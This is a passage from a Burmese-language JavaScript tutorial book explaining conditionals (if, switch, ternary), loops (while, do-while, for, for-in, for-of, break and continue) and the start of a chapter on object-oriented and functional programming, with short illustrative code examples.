
`if` Statement နဲ့ `n === 5` Condition သုံးပြီး စစ်လိုက်တာပါ။ မှန်တယ်ဆိုတော့မှ n တန်ဖိုးကို 10 ပေါင်းထည့်မှာဖြစ်ပြီး မမှန်ရင် ဒီအတိုင်းထားလိုက်မှာပါ။ `else` Statement မပါပါဘူး။ ဒါကြောင့် ရလဒ်အနေနဲ့ Array ထဲက 5 တွေကို 10 ပေါင်းပေးထားတဲ့ ရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။

`if` Statement တွေကို Nested အထပ်ထပ်ရေးရတာမျိုးလည်း ရှိနိုင်ပါတယ်။ ဥပမာ - `people` Array ထဲမှာ `gender` မရှိရင် Unknown လို့ပေးမယ်။ `gender` က f သို့မဟုတ် F ဆိုရင် Female လို့ ပေးမယ်။ m သို့မဟုတ် M ဆိုရင် Male လို့ပေးမယ် ဆိုကြပါစို့။ ဒီလိုရေးလို့ရနိုင်ပါတယ်။

JavaScript

```
let people = [
    { name: "Alex" },
    { name: "Bob", gender: "M" },
    { name: "Tom", gender: "m" },
    { name: "Mary", gender: "F" },
]

let result = people.map(function(person) {
    if(person.gender) {
        if(person.gender === "m" || person.gender === "M") {
            person.gender = "Male"
        }

        if(person.gender === "f" || person.gender === "F") {
            person.gender = "Female"
        }
    } else {
        person.gender = "Unknown"
    }

    return person
})

/* result → [
    { name: "Alex", gender: "Unknown" },
    { name: "Bob", gender: "Male" },
    { name: "Tom", gender: "Male" },
    { name: "Mary", gender: "Female" },
] */
```

ဒီလောက်များတဲ့ ကုဒ်ကို Console ထဲမှာ ရေးစမ်းရတာ တော်တော်လက်ဝင်ပါလိမ့်မယ်။ ဒါကြောင့် HTML Document တစ်ခုတည်ဆောက်ပြီး ကုဒ်ကို `<script>` Element နဲ့ ရေးလို့ရပါတယ်။



ပုံကိုကြည့်လိုက်ရင် ကုဒ်တွေကို HTML Document တစ်ခုထဲမှာ `<script>` Element နဲ့ရေးထားပြီး အဲ့ဒီ Document ကို Browser နဲ့ဖွင့်ထားတာဖြစ်ပါတယ်။ ပြီးတော့မှ Console မှာ result ကို ထုတ်ကြည့်ထားတာပါ။ Document ထဲမှာ ရေးထားတဲ့ ကုဒ်တွေဟာ Console မှာလည်း သက်ဝင်ပါတယ်။ နောက်ပိုင်းကုဒ်တွေ ရေးရတာများလို့ Console မှာတိုက်ရိုက်ရေးရခက်ရင် ဒီနည်းဆက် ရေးစမ်းကြည့်နိုင်ပါတယ်။

Condition ဟာ Boolean true/false မဟုတ်ရင်လည်း ရပါတယ်။ Truthy ဖြစ်တဲ့တန်ဖိုးဆိုရင် true အနေနဲ့ အလုပ်လုပ်သွားမှာဖြစ်ပြီး Falsy ဖြစ်တဲ့ တန်ဖိုးဆိုရင် false အနေနဲ့ အလုပ်လုပ်ပေးသွားမှာပါ။ နမူနာမှာ `person.gender` ကို ဘာနှိုင်းယှဉ်မှုမှ မပါဘဲ Condition အနေနဲ့ ပေးထားပါတယ်။ အကယ်၍ `person.gender` မရှိရင် `undefined` ဖြစ်မှာမို့လို့ Falsy ဖြစ်ပါတယ်။ ဒါကြောင့် `else` Statement အလုပ်လုပ်သွားပြီး `person.gender` = Unknown ဖြစ်သွားမှာပါ။ `person.gender` ရှိတယ်ဆိုရင် ဘာပဲရှိရှိ Truthy မို့လို့ သူနဲ့သက်ဆိုင်တဲ့ Block ကို ဆက်အလုပ်လုပ်သွားမှာပါ။ အထဲမှာ နောက်ထပ် ထပ်ဆင့် စစ်ထားပါသေးတယ်။ Comparison Operator နဲ့ Logical Operator ကို ပေါင်းပြီးတော့ သုံးထားပါတယ်။ ကုဒ်အရ m သို့မဟုတ် M ဖြစ်ခဲ့ရင် Male လို့ သတ်မှတ်ပေးသွားမှာဖြစ်ပြီး f သို့မဟုတ် F ဖြစ်ခဲ့ရင် Female လို့ သတ်မှတ်သွားမှာဖြစ်ပါတယ်။ ဒီ ကုဒ်ကိုနောက်တစ်မျိုးလည်း ရေးလို့ရပါသေးတယ်။ ဒီလိုပါ –

```
let result = people.map(function(person) {
    if(person.gender === "m" || person.gender === "M") {
        person.gender = "Male"
    } else if(person.gender === "f" || person.gender === "F") {
        person.gender = "Female"
    } else {
        person.gender = "Unknown"
    }

    return person
})
```

ဒီကုဒ်ကတော့ နည်းနည်းပိုရှင်းသွားပါတယ်။ `else` နောက်မှာ ထပ်ဆင့် `if` Statement ကို ကပ်ရေး ပေးလိုက်လို့ m သို့မဟုတ် M ဆိုရင် Male, f သို့မဟုတ် F ဆိုရင် Female၊ တစ်ခုမှ မဟုတ်ရင် Unknown ဆိုတဲ့ အဓိပ္ပါယ်ပေါက်သွားပါတယ်။ ဒီနေရာမှာ စကားပြောလာတာကတော့ ကိုယ့်ရဲ့ Logical Thinking Skill ပါပဲ။ ကြောင်းကျိုးဆက်စပ် တွေးခြင်တတ်ဖို့ လိုလာပါတယ်။ Logical Thinking ကောင်းသူက အလွယ်လေး မြင်သွားနိုင်ပေမယ့် Logical Thinking အားနည်းသူအတွက်တော့ နားလည်ရခက်နေနိုင်ပါ တယ်။ ကြိုးစားပြီး မြင်အောင်လေ့လာကြည့်ပါ။ ပရိုဂရမ်မာကောင်းတစ်ယောက်မှာ ရှိရမယ့် အရည်အချင်း တွေထဲက အရေးအကြီးဆုံး တစ်ခုကို ရွေးထုတ်ပြပါဆိုရင် Logical Thinking လို့ ပြောရပါလိမ့်မယ်။

နောက်ထပ်အခြေနေပေါ် မူတည်အလုပ်လုပ်စေလိုတဲ့အခါ သုံးနိုင်တဲ့နည်းကတော့ `switch` Statement ဖြစ်ပါတယ်။ ရေးထုံးအရ `switch` Keyword နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Express ကိုပေးရပါ တယ်။ သူကတော့ true/false စစ်တာမဟုတ်တော့ဘဲ ရလာတဲ့ ရလဒ်နဲ့ ကိုက်ညီတဲ့ `case` Statement ကို သွားပြီးအလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။ ဒီလိုပါ –

Pseudocode

```
switch(1 + 2) {
    case 1: // skip this statement
    case 2: // skip this statement
    case 3: // do this statement
    case 4: // do this statement
}
```

နမူနာအရ 1 + 2 Expression ကိုပေးလိုက်လို့ ရလဒ်က 3 ဖြစ်ပါတယ်။ ဒါကြောင့် ပေးထားတဲ့ `case` တွေ

ထဲက 1 နဲ့ 2 ကို အလုပ်မလုပ်ဘဲ 3 ကိုအလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ထူးခြားချက်ကတော့ ကိုက်ညီတဲ့ `case` ကို ရောက်ပြီးရင် ဆက်တိုက်အကုန်ဆက်လုပ်သွားမှာမို့လို့ 4 ကိုပါအလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ အဲ့ဒီလို မလုပ်စေချင်ရင် `break` Statement ကို သုံးပေးရပါတယ်။

Pseudocode

```
switch(1 + 2) {
    case 1:
        // skip this statement
        break
    case 2:
        // skip this statement
        break
    case 3:
        // do this statement
        break
    case 4:
        // do not reach this statement
        break
}
```

`case` တိုင်းမှာ `break` တွေလိုက်ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် `case` တစ်ခုနဲ့ကိုက်ညီလို့ အလုပ်လုပ်ပြီးတာနဲ့ `break` နဲ့ Block ထဲကနေ ပြန်ထွက်သွားမှာဖြစ်လို့ သူ့အောက်က မဆိုင်တဲ့ `case` တွေကို ဆက်လုပ်တော့မှာ မဟုတ်ပါဘူး။

အကယ်၍ `case` တွေတစ်ခုမှ Expression ရဲ့ ရလဒ်နဲ့မကိုက်ရင် ဘယ်လိုလုပ်မလဲ။ `default` Statement ကိုသုံးနိုင်ပါတယ်။ `case` တွေတစ်ခုမှ မကိုက်ရင် `switch` က `default` ကို အလုပ်လုပ်ပေးသွားမှာပါ။

JavaScript

```
switch (2 - 3) {
    case 1: // skip this statement
    case 2: // skip this statement
    default: // do this statement
}
```

နမူနာအရ Expression ရလဒ်ဟာ -1 ဖြစ်နေလို့ case 1 နဲ့ 2 နှစ်ခုလုံးနဲ့ မကိုက်ပါဘူး။ ဒါကြောင့်

`default` ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ စောစောက အပေါ်မှာပေးခဲ့တဲ့ နမူနာကို ဒီ `switch` Statement နဲ့လည်း ရေးလို့ရနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let result = people.map(function(person) {
    switch(person.gender) {
        case "m":
        case "M":
            person.gender = "Male"
            break
        case "f":
        case "F":
            person.gender = "Female"
            break
        default:
            person.gender = "Unknown"
    }

    return person
})
```

အကယ်၍ `person.gender` ဟာ m ဖြစ်နေရင် `case "m"` ကို အလုပ်လုပ်သွားပါလိမ့်မယ်။ `case "m"` မှာ နမူနာအရ ဘာ Statement မှမရှိပါဘူး။ ဒါပေမယ့် `break` လည်းမပါလို့ ဆက်အလုပ်လုပ်သွားမှာ ဖြစ်လို့ `case "M"` ကိုရောက်သွားပါလိမ့်မယ်။ တန်ဖိုးကို Male လို့သတ်မှတ်ပြီးနောက်မှာတော့ break ရှိနေလို့ ရပ်သွားမှာ ဖြစ်ပါတယ်။ f နဲ့ F ကိုလည်း အလားတူပဲ ရေးထားပါတယ်။ တစ်ခုမှ ကိုက်ညီမှု မရှိဘူးဆိုတော့မှ နောက်ဆုံးမှာ `default` ကို အလုပ်လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

Condition Expression

If Statement တို့ Switch Statement တို့နဲ့ အခြေအနေပေါ်မူတည်ပြီး အလုပ်လုပ်တဲ့ Statement တွေသတ်မှတ်နိုင်သလို Expression တွေကိုလည်း အခြေအနေပေါ်မူတည်ပြီး အလုပ်လုပ်တဲ့ Conditional Expression ဖြစ်အောင် ရေးလို့ပါတယ်။ Ternary Operator လို့ခေါ်တဲ့ Operator ကိုသုံးရပါတယ်။

ဒီလိုပါ –

Pseudocode

```
Condition ? Do-this-if-true : Do-this-if-false
```

Condition ရဲ့နောက်မှာ Question Mark သင်္ကေတလိုက်ရပြီး Condition က true ဖြစ်ရင် Question Mark နောက်က Expression ကို အလုပ်လုပ်မှာပါ။ သူ့နောက်က Full-Colon ဆက်လိုက်ရပြီး Condition က false ဖြစ်ခဲ့ရင်တော့ Full-Colon နောက်က Expression ကို လုပ်မှာဖြစ်ပါတယ်။

JavaScript

```
let user = { name: "Bob", age: 17 }
let status = user.age >= 18 ? "Authorized" : "Unauthorized"
```

နမူနာအရ `status` အတွက်တန်ဖိုး "Unauthorized" ဖြစ်မှာပါ။ Condition က `user.age >= 18` ဆိုတော့ false ဖြစ်နေပါတယ်။ `user.age` က 17 ဖြစ်နေလို့ပါ။ ဒါကြောင့် Question Mark နောက်က အလုပ်ကို မလုပ်တော့ဘဲ Full-colon နောက်ကအလုပ်ကို လုပ်သွားတဲ့အတွက် `status` ရဲ့တန်ဖိုးအဖြစ် Unauthorized ကို Assign လုပ်သွားမှာပဲ ဖြစ်ပါတယ်။

Loops

တစ်ချို့တူညီတဲ့ Statement တွေကို အကြိမ်ကြိမ်အလုပ်လုပ်ဖို့ လိုအပ်တာမျိုးတွေ ရှိနိုင်ပါတယ်။ Statement တစ်ခုကို (၁၀) ကြိမ်အလုပ်လုပ်စေချင်လို့ (၁၀) ခါရေးစရာ မလိုပါဘူး။ Loop ရေးထုံးတွေရှိပါတယ်။ ဒီ Statement ကို (၁၀) ခါလုပ်လိုက်ပါ လို့ ညွှန်ကြားလိုက်လို့ ရနိုင်ပါတယ်။ JavaScript မှာ Loop ရေးထုံးအမျိုးမျိုး ရှိပါတယ်။ ပထမဆုံးတစ်ခုအနေနဲ့ `while` Loop ကို ကြည့်ချင်ပါတယ်။

`while` Loop အတွက် ဝိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ Condition ကို ပေးရပါတယ်။ အဲ့ဒီ Condition က true ဖြစ်နေသရွေ့ Statement တွေကို အကြိမ်ကြိမ် အလုပ်လုပ်ပေးမှာ ဖြစ်ပါတယ်။

JavaScript

```
let count = 0

while(count < 3) {
    console.log(count)
    count++
}

// 0
// 1
// 2
```

နမူနာအရ `count` တန်ဖိုးဟာ မူလ 0 ဖြစ်ပါတယ်။ `while` Loop အတွက် Condition က `count < 3` ဖြစ်တဲ့အတွက် မှန်ပါတယ်။ ဒါကြောင့် သတ်မှတ်ထားတဲ့ Statement တွေကို အလုပ်လုပ်သွားမှာပါ။ အဲ့ဒီလို အလုပ်လုပ်တဲ့အခါ `count` တန်ဖိုးကို 1 တိုးထားလို့ တစ်ကြိမ် အလုပ်လုပ်ပြီးတိုင်း count တန်ဖိုးလိုက်တိုး သွားမှာပါ။ သုံးကြိမ်အလုပ်လုပ်ပြီးလို့ `count` တန်ဖိုး 3 ဖြစ်သွားတဲ့အခါ `count < 3` Condition က မမှန်တော့ပါဘူး `count` ဟာ 3 ထက်ငယ်လားလို့ စစ်ထားတာပါ။ မငယ်တော့ဘူးလေ။ ဒါကြောင့် ဆက်အလုပ် မလုပ်တော့ဘဲ ရပ်သွားမှာ ဖြစ်ပါတယ်။

`do-while` Loop လည်းရှိပါသေးတယ်။ `while` Loop နဲ့ သဘောသဘာဝ ဆင်တူပါပဲ။

JavaScript

```
let count = 0

do {
    console.log(count)
    count++
} while(count < 3)

// 0
// 1
// 2
```

`do` Keyword ရဲ့နောက်မှာ ကုဒ် Block လိုက်ပြီးတော့မှ `while` Condition က နောက်ဆုံးကလိုက်တာပါ။ အခုချိန်မှာ ရလဒ်ပြောင်းမှာ မဟုတ်ပါဘူး။ ရေးထုံးကွဲသွားပေမယ့် ရိုးရိုး `while` Loop နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ သဘောသဘာဝ ထူးခြားချက်ကိုသာ သတိပြုရမှာပါ။ `while` Loop က Condition အရင်

စစ်ပြီးမှ အလုပ်လုပ်ပါ။ `do-while` Loop ကတော့ အလုပ်လုပ်ပြီးမှ Condition စစ်ပါတယ်။ ဒါကြောင့် `do-while` Loop မှာ Condition မှန်သည်ဖြစ်စေ မမှန်သည်ဖြစ်စေ တစ်ကြိမ်တော့ ကြိမ်းသေအလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ ပထမဆုံးအကြိမ် Condition မစစ်ခင်လုပ်လိုက်တဲ့ အလုပ်တစ်ခု ရှိနေမှာ မို့လို့ပါ။ ဒီလိုပါ။

JavaScript

```
let count = 5

do {
    console.log(count)
    count++
} while(count < 3)

// 5
```

`count` တန်ဖိုး 5 ဖြစ်တဲ့အတွက် `count < 3` Condition ကမှားနေပါတယ်။ ဒါပေမယ့် တစ်ကြိမ် အလုပ်လုပ်သွားလို့ 5 ဆိုတဲ့ဖော်ပြချက်တစ်ခု ရှိနေမှာပဲ ဖြစ်ပါတယ်။

နောက်ထပ် Loop ရေးထုံးတစ်ခုကတော့ `for` Loop ဖြစ်ပါတယ်။ `for` Keyword နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့အတူ Expression (၃) ခုလိုက်ရပါတယ်။

- ပထမဆုံး Expression ကို Loop မစခင်တစ်ကြိမ် အလုပ်လုပ်ပါတယ်။
- ဒုတိယ Expression ကို Condition အနေနဲ့စစ်ပြီး true ဖြစ်နေသ၍ သတ်မှတ်ထားတဲ့ Statement တွေကို ထပ်ခါထပ်ခါ အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။
- တတိယ Expression ကို တစ်ကြိမ်ပြီးတိုင်း တစ်ခါအလုပ်လုပ်ပါတယ်။

ဒါကြောင့် စောစောက `while` တို့ `do-while` တို့နဲ့ရေးထားတဲ့ Loop နဲ့ တူညီတဲ့ရလဒ်မျိုးရဖို့အတွက် အခုလို ရေးနိုင်ပါတယ်။

JavaScript

```
for(let count=0; count < 3; count++) {
    console.log(count)
}

// 0
// 1
// 2
```

Expression တစ်ခုနဲ့တစ်ခုကို Semicolon နဲ့ ပိုင်းခြားပေးရပါတယ်။ ရှေ့ဆုံးမှာ `let count=0` လို့ ပြောထားတဲ့အတွက် `count` Variable တစ်ခုကြေညာပြီး တန်ဖိုးကို 0 လို့သတ်မှတ်ပေးလိုက်မှာပါ။ တစ်ကြိမ်ပဲ အလုပ်လုပ်မယ့် Expression ဖြစ်ပါတယ်။ ဒုတိယ Expression ကို Condition အနေနဲ့ စစ်ကြည့်လိုက်တဲ့အခါ `count < 3` က true ဖြစ်နေတဲ့အတွက် သတ်မှတ်ထားတဲ့ Statement ကို အလုပ်လုပ်လိုက်ပါတယ်။ ပြီးတဲ့အခါ `for` ရဲ့ တတိယ Expression ကိုအလုပ်လုပ်လိုက်တဲ့အတွက် `count` တန်ဖိုး 1 တိုးသွားပါတယ်။ Condition စစ်ကြည့်တဲ့အခါ `count < 3` က true ဖြစ်နေသေးတဲ့အတွက် ဆက်အလုပ်လုပ်ပါတယ်။

`while` Loop မှာ Variable ကြေညာတဲ့ကိစ္စတွေ၊ တစ်ကြိမ်အလုပ်လုပ်ပြီးတိုင်း 1 တိုးတဲ့ကိစ္စတွေကို ကိုယ့်အစီအစဉ်နဲ့ကိုယ် ရေးပေးရပါတယ်။ `for` Loop မှာတို့ အဲ့ဒီလို ပထမဆုံးအကြိမ် ကြေညာတဲ့အလုပ်နဲ့ တစ်ကြိမ်ပြီးတိုင်း 1 တို့တဲ့အလုပ်တို့အတွက် ရေးထုံးအရ သတ်မှတ်ထားပြီးဖြစ်နေလို့ သူသတ်မှတ်ထားတဲ့အတိုင်း တစ်ခါထဲ ရေးလို့ရသွားပါတယ်။ ဆိုလိုတာက `while` Loop မှာ 1 တိုးပေးဖို့ မေ့သွားလို့ Loop က ဘယ်တော့မှ Infinite Loop ဖြစ်အောင် ရေးမိသွားတယ်ဆိုတဲ့ အမှားမျိုး အစပိုင်းမှာ ကြုံရနိုင်ပါတယ်။ `for` Loop မှာတော့ အဲ့ဒီလိုအမှားမျိုး ဖြစ်နိုင်ခြေ နည်းသွားပါတယ်။

လက်တွေ့မှာ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီတဲ့ Loop အမျိုးအစားကို သုံးနိုင်ပါတယ်။ တစ်ကြိမ်ပြီးရင် 1 တိုးတာတော့ အသုံးများတဲ့ ထုံးစံလိုဖြစ်နေပေမယ့် အမြဲတမ်း 1 ပဲတိုးရမယ်ဆိုတာမျိုး မရှိပါဘူး။ ကိုယ့်လိုအပ်ချက်နဲ့ ကိုက်ညီအောင် ရေးလို့ရပါတယ်။

Loop တွေနဲ့အတူ တွဲသုံးလေ့ရှိတဲ့ Statement နှစ်ခု ရှိပါသေးတယ်။ `break` နဲ့ `continue` ပါ။ `break` ကို အကြောင်းအမျိုးမျိုးကြောင့် Loop ကို ရပ်လိုက်စေလိုတဲ့အခါ သုံးနိုင်ပါတယ်။ `continue` ကိုတော့ Loop လုပ်ရင် တစ်ချို့အဆင့်တွေ ကျော်ပြီး ဆက်လုပ်သွားစေချင်တဲ့အခါ သုံးကြပါတယ်။

JavaScript

```
let nums = [11, 22, -1 , 44]

for(let i=0; i < nums.length; i++) {
    if(nums[i] < 0) break
    console.log(nums[i])
}

// 11
// 22
```

နမူနာကုဒ်အရ စစချင်း Variable i ရဲ့တန်ဖိုး 0 ဖြစ်ပြီး i ရဲ့တန်ဖိုးက `nums.length` ထက် ငယ်နေသ၍ အလုပ်လုပ်မှာပါ။ `nums` Array မှာ Index (၄) ခုရှိတဲ့အတွက် `nums.length` တန်ဖိုး 4 ဖြစ်မှာပါ။ ပုံမှန်အတိုင်းဆိုရင် Index 0 ကနေ Index 3 ထိ တန်ဖိုးတွေကို တစ်ခုပြီးတစ်ခု အစအဆုံး အကုန်ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

ဒါပေမယ့် `if` Condition နဲ့ အကယ်၍လက်ရှိ Index တန်ဖိုး 0 ထက်ငယ်ရင် `break` နဲ့ထွက်လိုက်ဖို့ ပြောထားတဲ့အတွက် ကျန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ -1 တန်ဖိုးရှိနေတဲ့ Index အရောက်မှာ ရပ်သွားတာပဲဖြစ်ပါတယ်။

JavaScript

```
let nums = [11, 22, -1 , 44]

for(let i=0; i < nums.length; i++) {
    if(nums[i] < 0) continue
    console.log(nums[i])
}

// 11
// 22
// 44
```

ဒီတစ်ခါတော့ `break` မလုပ်တော့ပါဘူး။ `continue` လုပ်ထားပါတယ်။ ဒါကြောင့် 0 ထက်ငယ်တဲ့ -1 တန်ဖိုးရှိနေတဲ့အဆင့်ကို တစ်ဆင့်ကျော်လိုက်ပြီး ကျန်အလုပ်တွေကို ပြီးဆုံးတဲ့အထိ ဆက်လုပ်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Looping Objects & Arrays

Array တွေစီမံဖို့အတွက် map, filter, reduce တို့လို Method တွေရှိပြီးဖြစ်ပါတယ်။ ဒါပေမယ့် အဲ့ဒီ Method တွေက Objects တွေအတွက်သုံးလို့ မရပါဘူး။ Object တွေကို Loop လုပ်ဖို့အတွက် `for-in` Loop ကိုသုံးနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let user = { name: "Bob", age: 22, gender: "Male" }

for(p in user) {
    console.log(`${p} is ${user[p]}`)
}

// name is Bob
// age is 22
// gender is Male
```

Object ထဲမှာ ရှိသမျှအကုန် အစကနေအဆုံး Loop လုပ်ပေးသွားမှာပါ။ ဘယ်ကစမယ်၊ ဘယ်မှဆုံးမယ်၊ တစ်တိုးမယ်တွေ ပြောစရာမလိုပါဘူး။ p နေရာမှာ နှစ်သက်ရာ Variable အမည်ပေးနိုင်ပါတယ်။ လက်ရှိ ရောက်ရှိနေတဲ့ Property က p ထဲမှာ ရှိနေမှာပါ။ ဒါကြောင့် p ကို ဖော်ပြစေတဲ့အခါ Property ကိုဖော်ပြ ပြီး Object ရဲ့ p Index ကိုဖော်ပြစေတဲ့အခါ သက်ဆိုင်ရာတန်ဖိုးကို ရရှိခြင်းဖြစ်ပါတယ်။

`for-in` Loop ကို ရိုးရိုး Array တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေအတွက် `for-of` Loop ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

JavaScript

```
let users = ["Alice", "Bob", "Tom", "Mary"]

for(u of users) {
    console.log(u)
}

// Alice
// Bob
// Tom
// Mary
```

Array ရဲ့အစကနေ အဆုံးထိ အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ဘယ်ကစမယ်၊ ဘယ်မှာဆုံးမယ်၊ တစ်ကြိမ်မှာတစ်တိုးရမယ် စသည်ဖြင့် ပြောနေစရာ မလိုတော့လို့ အများကြီးပို့ရှင်းပါတယ်။ `for-of` Loop ကို Iterable Object တွေအတွက်ပဲသုံးလို့ရပါတယ်။ ရိုးရိုး Object တွေအတွက် မရပါဘူး။ Object-Oriented Programming မှာ Interface လို့ခေါ်တဲ့ သဘောသဘာဝ ရှိပါတယ်။ Protocol လို့လည်းခေါ်ကြပါတယ်။ အဲ့ဒီ Interface/Protocol က Object တည်ဆောက်တဲ့အခါ လိုက်နာရမည့် စည်းမျဉ်းတွေ သတ်မှတ်နိုင်တဲ့ နည်းစနစ်တစ်မျိုးပါ။ Iterable Object ဆိုတာ Iterable Protocol က သတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်နဲ့အညီ တည်ဆောက်ထားတဲ့ Object တွေကိုပြောတာပါ။ လက်ရှိလေ့လာထားတဲ့ထဲက Array နဲ့ String တို့ဟာ Iterable Protocol သတ်မှတ်ချက်နဲ့အညီ ဖန်တီးပေးထားတဲ့ Object တွေဖြစ်ကြပါတယ်။ ဒါကြောင့် Array တွေ String တွေကို `for-of` နဲ့ Loop လုပ်နိုင်ပြီး ရိုးရိုး Object တွေအတွက် လိုအပ်ရင် `for-in` ကို အသုံးပြုရမှာပဲဖြစ်ပါတယ်။

ဒီစာအုပ်မှာ Interface/Protocol အဆင့်ထိ ထည့်သွင်းဖော်ပြနိုင်မှာ မဟုတ်ပေမယ့် Object-Oriented Programming ရဲ့အခြေခံ သဘောသဘာဝတွေကိုတော့ ဆက်လက်ထည့်သွင်း ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

အခန်း (၁၈) – JavaScript OOP – Object-Oriented Programming

Object ဆိုတာဟာ ကိုယ်ပိုင် အချက်အလက် (Property) နဲ့ ကိုယ်ပိုင် လုပ်ဆောင်ချက် (Method) တွေ စု ဖွဲ့ပါဝင်တဲ့ အရာတစ်ခုပါ။ ဒီသဘောသဘာဝကို ရှေ့ပိုင်းမှာ တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Object Oriented Programming (OOP) ဆိုတာကတော့ ကုဒ်တွေရေးတဲ့အခါ ဒီ Object တွေပေါ်မှာ အခြေခံ အလုပ်လုပ်စေဖို့ စုဖွဲ့ရေးသားတဲ့ ရေးနည်းရေးဟန်ပဲ ဖြစ်ပါတယ်။

ကုဒ်တွေကို အစီအစဉ်အတိုင်း အလုပ်လုပ်စေတဲ့ ရေးနည်းရေးဟန်ကို Imperative Programming လို့ခေါ်ကြပါတယ်။ ကွန်ပျူတာကို တစ်ဆင့်ချင်းစီ အမိန့်ပေးစေခိုင်းတဲ့ ရေးဟန်မို့လို့ပါ။ Procedure တွေ Function တွေ ပါဝင်လာပြီဆိုရင်တော့ Procedural Programming လို့ခေါ်ကြပါတယ်။ Procedure တွေ Function တွေကို လိုအပ်သလို ပေါင်းစပ်အသုံးချခြင်းအားဖြင့် အလုပ်လုပ်စေတဲ့ ရေးဟန်ဖြစ်ပါတယ်။

Functional Programming ဆိုတာလည်း ရှိပါသေးတယ်။ Pure Function တွေကို စုဖွဲ့ပေါင်းစပ်ပြီး အလုပ်လုပ်စေခြင်းအားဖြင့် ပရိုဂရမ်ကို ဖွဲ့စည်းတည်ဆောက်ရတဲ့ ရေးဟန်ပါ။ Pure Function ဆိုတာ ရိုးရိုး Function နဲ့ မတူပါဘူး။ သူ့မှာ ထူးခြားတဲ့ ဝိသေသ (၂) ရပ်ရှိပါတယ်။ Function တစ်ခုကို ခေါ်ယူ လိုက်တဲ့အခါ ပေးလိုက်တဲ့ Argument တူလို့ ပြန်ရတဲ့ရလဒ် အမြဲတမ်းတူတယ်ဆိုရင် Pure Function လို့ ခေါ်ပါတယ်။ Function တစ်ခုကို အလုပ်လုပ်စေလိုက်လို့ မူလတန်ဖိုးတွေကို ပြောင်းလဲစေတယ်ဆိုရင် Side-Effect ရှိတယ်၊ ဘေးထွက်ရလဒ်ရှိတယ်လို့ ဆိုပါတယ်။ Pure Function ဆိုတာ အဲ့ဒီလို Side-Effect မရှိတဲ့ Function တွေပါ။

ရှေ့ပိုင်းမှာ လေ့လာခဲ့တဲ့ လုပ်ဆောင်ချက်တစ်ချို့ကို ဥပမာပြန်ကြည့်နိုင်ပါတယ်။ `push()`, `pop()`, `splice()` စတဲ့ Array Function တွေဟာ Impure Function တွေပါ။ ဒီ Function တွေကြောင့် မူလ Array မှာ တန်ဖိုးတွေ ပြောင်းလဲသွားမှာမို့လို့ ဖြစ်ပါတယ်။ ဒီလိုပြောင်းလဲနေတဲ့ အတွက်ကြောင့်ပဲ တစ်

